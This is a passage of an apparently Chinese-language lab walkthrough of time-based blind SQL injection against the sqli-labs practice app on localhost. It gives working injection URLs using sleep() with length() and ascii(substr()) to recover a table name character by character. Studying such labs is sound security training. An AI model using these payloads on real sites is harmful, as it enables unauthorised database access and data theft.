
依次猜解得到数据库名为security
猜解第一张表的表名长度
http://localhost/pentest/sqlilabs/Less-2/?id=1 and if((select length(table_name) from information_schema.tables where table_schema=database() limit 0,1)=6,sleep(5),0)--+
注意:length()要加在要查询的字段名之外,不能加在整个select语句之外
延时5秒后显示完毕,说明数据库下的第一张表的表名长度为6

猜解第一张表表名
猜解表名第二个字符
http://localhost/pentest/sqlilabs/Less-2/?id=1 and if((ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 0,1),2,1))=109),sleep(5),0)--+
注意:括号嵌套较多,最里面的括号往往意味着最高的优先级,所以一定要将select table_name from information_schema.tables where table_schema=database() limit 0,1加上一层括号,保证这句先执行成功之后再对查询结果记录做截取、ASCII编码操作,一定注意括号。
可知表名的第二个字符的ASCII码是109也就是m

依次得到数据库中第一张表的表名为emails
猜解表名之下的列名
略
sqlilabs-less46注入测试(排序盲注)
涉及资源
https://www.jianshu.com/p/bc35f8dd4f7c